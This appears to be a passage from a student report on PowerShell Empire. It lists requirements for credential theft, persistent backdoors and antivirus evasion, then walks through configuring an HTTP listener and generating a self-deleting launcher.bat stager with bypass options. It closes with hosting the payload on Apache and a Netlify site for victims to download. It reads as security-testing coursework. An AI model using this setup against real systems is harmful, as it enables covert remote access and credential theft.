Communication between agents and listeners must be encrypted to enhance security and confidentiality so that we can also protect ourself from attack.

Module Execution:

The project should support the execution of various post-exploitation modules to perform tasks such as reconnaissance and data modification or data collection from the victim system.

Listener Management:

The system should provide functionality for managing listeners, including starting, stopping, and configuring their settings and functions.

Credential Theft Modules:

The project should include modules for credential theft to simulate real-world attacks and test the effectiveness of security control.

Backdoor Mechanisms:

The system must support the implementation of backdoor mechanisms on compromised systems to maintain access over time so that we can access the victim system at any time.

Task Scheduling:

The system should allow for the scheduling of tasks to be executed on compromised systems at specified intervals.

Bypass Techniques:

The project should incorporate bypass techniques for powershell scripts to evade signature-based detection by security tools like firewalls and antivirus.

Compatibility with PowerShell Versions:

Ensure compatibility with different versions of powershell to accommodate variations in target environments.

3.1.2 NON-FUNCTIONAL REQUIREMENTS

Non-functional requirements describe the characteristics that define how a system performs rather than what it does. In the context of the project work on powershell empire these non-functional requirements ensure that the framework meets certain criteria related to performance, security, usability, and maintainability. With the current project scope following are the non-functional requirements :

Performance:

The system should have low latency in responding to commands that we used during testing and executing modules on victim system.

Security:

Communication between agents and listeners must use strong encryption to protect sensitive data and also access to the powershell empire framework should be restricted to authorized users with proper authentication mechanisms which help in preventing a hacking attack.

Reliability:

The framework should be highly available and ensuring that it can be accessed when needed for testing activities at time and have a minimum downtime.

Scalability:

The system should support a high level of concurrency that allowing multiple agents to communicate with listeners simultaneously without any problems.

Resource Utilization:

The framework should use system resources efficiently to prevent excessive resource consumption so that it work proper with better efficient and work properly.

Usability:

If applicable, the user interface for interacting with the system should be user-friendly.

And also the system should come with documentation and training materials which to helps user to understand how effectively use powershell empire in better way.

Logging:

The system should generate detailed logs of all activities, providing an audit trail for analysis and compliance purposes and help in finding a details of past activities perform using powershell empire.

3.2 PROJECT DESIGN AND ARCHITECTURE




Figure 3.1 Implementation of payload using Empire.

3.3 DATA PREPARATION

In this project we do not used any dataset and data for generation of payloads and in modules that we used in powershell empire.

3.4 IMPLEMENTATION

Running Powershell Empire:

First we make a Empire server that store a information of service are currently listening on my local machine which the help of **powershell-empire server** command.




Figure 3.2 Output of PowerShell empire server.

After that we make client that interact with server with the help of **powershell-empire client** command .After that when we start Empire, it will display a message as shown below.

On completion, Empire will show the following screen as shown below.




Figure 3.3 Output of PowerShell empire client.


With the **help** command , which will display the help menu as shown below.

Name	Description	Usage
admin	View admin menu	admin
agents	View all agents.	agents
connect	Connect to empire instance	connect [--config | -c] <host> [--port=<p>] [--socketport=<sp>] [--username=<u>] [--password=<pw>]
credentials	Add/display credentials to/from the database.	credentials
disconnect	Disconnect from an empire instance	disconnect
help	Display the help menu for the current menu	help
interact	Interact with active agents.	interact <agent_name>
listeners	View all listeners.	listeners
plugins	View active plugins menu.	plugins
resource	Run the Empire commands in the specified resource file. Provide the -p flag for a file selection prompt.	resource <file>
sponsors	List of Empire sponsors.	sponsors
usecredential	View and edit an credential.	usecredential <cred_id>
uselisteners	Use an Empire listener.	uselisteners <listener_name>
usemodule	Use an Empire module.	usemodule <module_name>
useplugin	Use an Empire plugin.	useplugin <plugin_name>
usestager	Use an Empire stager.	usestager <stager_name>

Figure 3.4 Display the help menu of empire.

Using Listeners:

Now we move to listener management menu by typing command listeners as show below. we can see itssub menu by codifying the help command. Let's take a look at what each command will do.



(Empire) > listeners

Listeners List

ID	Name	Module	Listener Category	Created At	Enabled
1	http	http	client_server	2023-11-26 23:39:44 EST (2 days ago)	True

(Empire: listeners) > help

Help Options

Name	Description	Usage
disable	Disable the selected listener	disable <listener_name>
editlistener	Edit the selected listener	editlistener <listener_name>
enable	Enable the selected listener	enable <listener_name>
help	Display the help menu for the current menu	help
kill	Kill the selected listener	kill <listener_name>
list	Get running/available listeners	list
options	Get option details for the selected listener	options <listener_name>

Figure 3.5 Display a list of active listeners.

agents- Will allow us to jump to agents menu empire.

back & main – Will take back to the main menu of empire.

exit – Will help in exit from empire.

help – Will display help menu.

info – Will display information about the active listener on machine.

kill – Will kill a particular listener at is generated.

launcher – Used to induce an original launcher for a listener.

list – Will list all the active listeners on the machine.

usestager – Used to use a stager.

uselistener – Used to start a listener module in empire.

Every listener required certain options to be set .The **set** command is used to assign these values. Similarly the unset command is used to clear these value.

When all options are set , then we start a listener using execute command.

```
(Empire) > uselistener http

 Author      @harmj0y
 Description Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
             approach.
 Name        HTTP[S]

Record Options
```

Name	Value	Required	Description
BindIP	0.0.0.0	True	The IP to bind to on the control server.
CertPath		False	Certificate path for https listeners.
Cookie	ZViRUAcFJvoSW	False	Custom Cookie Name
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
Headers	Server:Microsoft-IIS/7.5	True	Headers for the control server.
Host	http://172.16.36.43:1335	True	Hostname/IP for staging.
JA3_Evasion	False	True	Randomly generate a JA3/S signature using TLS ciphers.
KillDate		False	Date for the listener to exit (MM/dd/yyyy).
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
Name	http	True	Name for the listener.
Port	1335	True	Port for the listener.

Figure 3.6 Display a functions of http listeners.

Once we go back to main menu , we can see that our listener is currently active.

Using Stagers:

The stager can be accessed using the usestager command as shown below.





Figure 3.7 Types of stager in empire.

Then we type usestager windows/launcher_bat command to load the stager. With the help of help command we can look at stager menu as shown below.



Name	Description	Usage
execute	Execute the stager	execute
generate	Generate the stager	generate
help	Display the help menu for the current menu	help
info	Print default info on the current record.	info
options	Print the current record options	options
set	Set a field for the current record. If setting a File, provide -p for a file selection dialog.	set <key> <value>
unset	Unset a record option	unset <key>

Figure 3.8 Display a launcher.bat file specifications.

agents- Will allow us to jump directly to agents menu of empire.

back & main – Will take us back to the main menu of empire.

exit – Will exit from Empire.

help- Will display help menu.

info- Will display information about the active listeneron the machine.

kill- Is used to kill a particular listener on active machine.

execute or induce – Will execute or induce the stager.

interact – Is used to interact with a particular agent in victim pc.

list- Will list all the active listeners or agents on host machine.

options- Used to see all the options we need to set for the particular agent.

listeners- Used to jump to listeners menu.

Then we need a set listener in order for stager to able to communicate with empire. Using set Listerner command we set listener and then type execute command to generate a stager.

```
(Empire: uselistener/http) > set Port 4321
[*] Set Port to 4321
(Empire: uselistener/http) > execute
[+] Listener http successfully started
(Empire: uselistener/http) > usestager windows/launcher_bat

 Author       @harmj0y
 Description  Generates a self-deleting .bat launcher for Empire. Only works with
              the HTTP and HTTP COM listeners.
 Name         windows/launcher_bat

Record Options
```

Name	Value	Required	Description
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher
Delete	True	False	Switch. Delete .bat after running.
Language	powershell	True	Language of the stager to generate.
Listener		True	Listener to generate stager for.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.

```
(Empire: usestager/windows/launcher_bat) >
```

Figure 3.9 Display a functions of launcher.bat file

After execute command we successfully make a launcher.bat file in a attacking machine as shown in below.




Figure 3.10 Generated launcher.bat file in desktop.

Then we need to move this file to apache server so that this file can be download form any where to make a connection with attacking machine.

Now we move this file to server as shown below using sudo mv command.




Figure 3.11 Display Apache server status.

To gain access of remote we deploy a website on Netlify so that this payload download from this site to victim pc.

